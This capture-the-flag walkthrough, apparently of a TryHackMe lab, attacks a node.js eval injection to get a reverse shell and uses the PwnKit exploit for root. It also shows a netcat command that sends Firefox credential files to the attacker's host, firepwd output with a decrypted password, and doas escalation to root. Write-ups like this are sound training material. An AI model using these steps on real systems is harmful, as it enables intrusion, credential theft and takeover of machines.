
Next I sent a value with the argument and received an interesting message.




When I switched the number value to an alphabet, the application threw an error. The error was thrown by the **eval** function of **node.js**.




A simple **google** search revealed a way to exploit this and execute our commands.







I then used **revshells** to generate a reverse shell payload.




Finally, I started a **netcat** listener and exploited the vulnerability to get a reverse shell.



After gaining shell, I stabilized it.




Finally, I captured the user flag from *user*'s home directory.



PRIVILEGE ESCALATION : 1

I checked for binaries with **SUID** bits. I noticed the **pkexec** binary and thought of giving the **PwnKit** exploit a try.



I downloaded the exploit code on the target system and provided it executable permission.

Upon executing it, I received root access.

I then captured the root flag from *root*'s home directory.

```
root@ubuntu:/home/user# cd /
cd /
root@ubuntu:/# cd root
cd root
root@ubuntu:~# ls
ls
clean.sh  root.txt
root@ubuntu:~# cat root.txt
cat root.txt
THM{[redacted]}
root@ubuntu:~#
```

PRIVILEGE ESCALATION : 2

The exploitation of **pkexec** was most likely an unintended way of gaining root access. So I again listed the binaries with **SUID** bits and this time, used the `doas` binary for privilege escalation.

```
user@ubuntu:~$ find / -user root -perm -u=s -ls 2>/dev/null
find / -user root -perm -u=s -ls 2>/dev/null
   655479     64 -rwsr-xr-x   1 root     root        64424 Jun 28  2019 /bin/ping
   662682     44 -rwsr-xr-x   1 root     root        43088 Sep 16  2020 /bin/mount
   655428     32 -rwsr-xr-x   1 root     root        30800 Aug 11  2016 /bin/fusermount
   662683     28 -rwsr-xr-x   1 root     root        26696 Sep 16  2020 /bin/umount
   655495     44 -rwsr-xr-x   1 root     root        44664 Mar 22  2019 /bin/su
   656609     44 -rwsr-xr--   1 root     messagebus    42992 Jun 11  2020 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
   656616     12 -rwsr-xr-x   1 root     root          10232 Mar 28  2017 /usr/lib/eject/dmcrypt-get-device
   656798    428 -rwsr-xr-x   1 root     root         436552 Mar  4  2019 /usr/lib/openssh/ssh-keysign
   662056    112 -rwsr-xr-x   1 root     root         113528 Jul 10  2020 /usr/lib/snapd/snap-confine
   656802     16 -rwsr-xr-x   1 root     root          14328 Mar 27  2019 /usr/lib/policykit-1/polkit-agent-helper-1
   788614    100 -rwsr-xr-x   1 root     root         100760 Nov 23  2018 /usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
   656263     60 -rwsr-xr-x   1 root     root          59640 Mar 22  2019 /usr/bin/passwd
   656041     76 -rwsr-xr-x   1 root     root          76496 Mar 22  2019 /usr/bin/chfn
   656247     40 -rwsr-xr-x   1 root     root          37136 Mar 22  2019 /usr/bin/newuidmap
   656043     44 -rwsr-xr-x   1 root     root          44528 Mar 22  2019 /usr/bin/chsh
   656424     20 -rwsr-xr-x   1 root     root          18448 Jun 28  2019 /usr/bin/traceroute6.iputils
   656283     24 -rwsr-xr-x   1 root     root          22520 Mar 27  2019 /usr/bin/pkexec
   656245     40 -rwsr-xr-x   1 root     root          37136 Mar 22  2019 /usr/bin/newgidmap
   656246     40 -rwsr-xr-x   1 root     root          40344 Mar 22  2019 /usr/bin/newgrp
   656136     76 -rwsr-xr-x   1 root     root          75824 Mar 22  2019 /usr/bin/gpasswd
   661462    148 -rwsr-xr-x   1 root     root         149080 Jan 19  2021 /usr/bin/sudo
   680997     40 -rwsr-xr-x   1 root     root          37952 Jan 15  2021 /usr/local/bin/doas
user@ubuntu:~$
```


Before using the `doas` binary, I decided to go through the existing information in my directory. I found a folder for **firefox**. This folder could contain user credentials.

```
user@ubuntu:~$ ls ls -la
ls -la
total 68
drwxr-xr-x   8 user user  4096 Jul 20 12:34 .
drwxr-xr-x   4 root root  4096 Jan 15  2021 ..
lrwxrwxrwx   1 root root     9 Jan 21  2021 .bash_history -> /dev/null
-rw-r--r--   1 user user  3771 Apr  4  2018 .bashrc
drwx------   2 user user  4096 Jan  4  2021 .cache
drwxrwxrwx   4 user user  4096 Jan 27  2021 .firefox
drwx------   3 user user  4096 Jan  4  2021 .gnupg
drwxr-xr-x 270 user user 12288 Jan  4  2021 .npm
drwxrwxr-x   5 user user  4096 Jul 20 11:12 .pm2
-rwxr-xr-x   1 user user 18040 Jul 20 12:33 PwnKit
drwx------   2 user user  4096 Jan 21  2021 .ssh
-rw-rw-r--   1 user user    22 Jan  4  2021 user.txt
user@ubuntu:~$ cd .firefox
cd .firefox
user@ubuntu:~/.firefox$ ls
ls
b5w4643p.default-release
Crash Reports
profiles.ini
```


When I listed the contents of the directory, I found the credential files:


- **key4.db**

- **logins.json**



I transferred both the files using **netcat**.





```
┌──(root㉿kali)-[~/thm/glitch]
└─# ls
glitch.nmap  key4.db  PwnKit

┌──(root㉿kali)-[~/thm/glitch]
└─# nc -nlvp 4444 > logins.json
listening on [any] 4444 ...
```

```
user@ubuntu:~/.firefox/b5w4643p.default-release$
user@ubuntu:~/.firefox/b5w4643p.default-release$ nc -nv 10.21.17.140 4444 < logins.json          nc -nv 10.21.17.140 4444 < logins.json
ns.json10.21.17.140 4444 < login
Connection to 10.21.17.140 4444 port [tcp/*] succeeded!
```

```
┌──(root㉿kali)-[~/thm/glitch]
└─# nc -nlvp 4444 > logins.json
listening on [any] 4444 ...
connect to [10.21.17.140] from (UNKNOWN) [10.10.115.130] 53324
^C

┌──(root㉿kali)-[~/thm/glitch]
└─# ls
glitch.nmap  key4.db  logins.json  PwnKit

┌──(root㉿kali)-[~/thm/glitch]
└─#
```

After transferring both the files to my local system, I used the **firepwd** tool to decrypt and reveal any passwords stored in them.

- https://github.com/lclevy/firepwd

```
┌──(root㉿kali)-[~/thm/glitch]
└─# git clone https://github.com/lclevy/firepwd.git
Cloning into 'firepwd' ...
remote: Enumerating objects: 88, done.
remote: Counting objects: 100% (8/8), done.
remote: Compressing objects: 100% (8/8), done.
remote: Total 88 (delta 2), reused 3 (delta 0), pack-reused 80 (from 1)
Receiving objects: 100% (88/88), 239.08 KiB | 486.00 KiB/s, done.
Resolving deltas: 100% (41/41), done.

┌──(root㉿kali)-[~/thm/glitch]
└─# cd firepwd

┌──(root㉿kali)-[~/thm/glitch/firepwd]
└─# ls
firepwd.py  LICENSE  mozilla_db  mozilla_pbe.pdf  mozilla_pbe.svg  readme.md  requirements.txt
```

```
┌──(root㉿kali)-[~/thm/glitch/firepwd]
└─# mv ../key4.db .

┌──(root㉿kali)-[~/thm/glitch/firepwd]
└─# mv ../logins.json .

┌──(root㉿kali)-[~/thm/glitch/firepwd]
└─# ls
firepwd.py  key4.db  LICENSE  logins.json  mozilla_db  mozilla_pbe.pdf  mozilla_pbe.svg  readme.md  requirements.txt
```

```
┌──(myglitch)─(root㉿kali)-[~/thm/glitch/firepwd]
└─# python firepwd.py ./
globalSalt: b'c6b3288fe32e9b2eaab7f9859afd603ee5438c7d'
 SEQUENCE {
   SEQUENCE {
     OBJECTIDENTIFIER 1.2.840.113549.1.5.13 pkcs5 pbes2
     SEQUENCE {
       SEQUENCE {
         OBJECTIDENTIFIER 1.2.840.113549.1.5.12 pkcs5 PBKDF2
         SEQUENCE {
           OCTETSTRING b'8c7d73f5f2d645e07003f796ac0c19d6c26030d3d9e48cd2e43df49e511ecdfb'
           INTEGER b'01'
           INTEGER b'20'
           SEQUENCE {
             OBJECTIDENTIFIER 1.2.840.113549.2.9 hmacWithSHA256
           }
         }
       }
       SEQUENCE {
         OBJECTIDENTIFIER 2.16.840.1.101.3.4.1.42 aes256-CBC
         OCTETSTRING b'c95b8f722c66d9291535c5665bbf'
       }
     }
   }
   OCTETSTRING b'da4d660c7d758158230f19e13496e7ff'
 }
clearText b'70617373776f72642d636865636b0202'
password check? True
 SEQUENCE {
```

```
     }
   }
   OCTETSTRING b'8206e895f019224d14e23a592bfaa05d4a21835c3c02535e37aa05ca1e2f0cc5'
 }
clearText b'5edc75d601dc4f2c9e5b9bbc49e6432c85dc0dbcfd1c6b1c0808080808080808'
decrypting login/password pairs
  https://glitch.thm:b'v0id',b'love_the_void'
```

The files revealed *v0id*'s password. So, I used it to switch to the *v0id* user.

```
v0id@ubuntu: /home/user
File  Actions  Edit  View  Help
v0id@ubuntu: /home/user   root@kali: ~/thm/glitch   (myglitch)root@kali: ~/thm/glitch/firepwd
user@ubuntu:~$ su v0id          su v0id
su v0id
Password: love_the_void

v0id@ubuntu:/home/user$
```

After switching to *v0id*, I ran the `doas` binary to spawn a **bash** shell as *root*.

```
v0id@ubuntu: /home/user
File  Actions  Edit  View  Help
v0id@ubuntu: /home/user   root@kali: ~/thm/glitch   (myglitch)root@kali: ~/thm/glitch/firepwd
v0id@ubuntu:/home/user$ /usr/local/bin/doas       /usr/local/bin/doas
/usr/local/bin/doas
usage: doas [-nSs] [-a style] [-C config] [-u user] command [args]
v0id@ubuntu:/home/user$
```

```
v0id@ubuntu:/home/user$ /usr/local/bin/doas -u r/usr/local/bin/doas -u root /bin/bash
/usr/local/bin/doas -u root /bin/bash
Password: love_the_void

root@ubuntu:/home/user# id                      id
id
uid=0(root) gid=0(root) groups=0(root)
root@ubuntu:/home/user#
```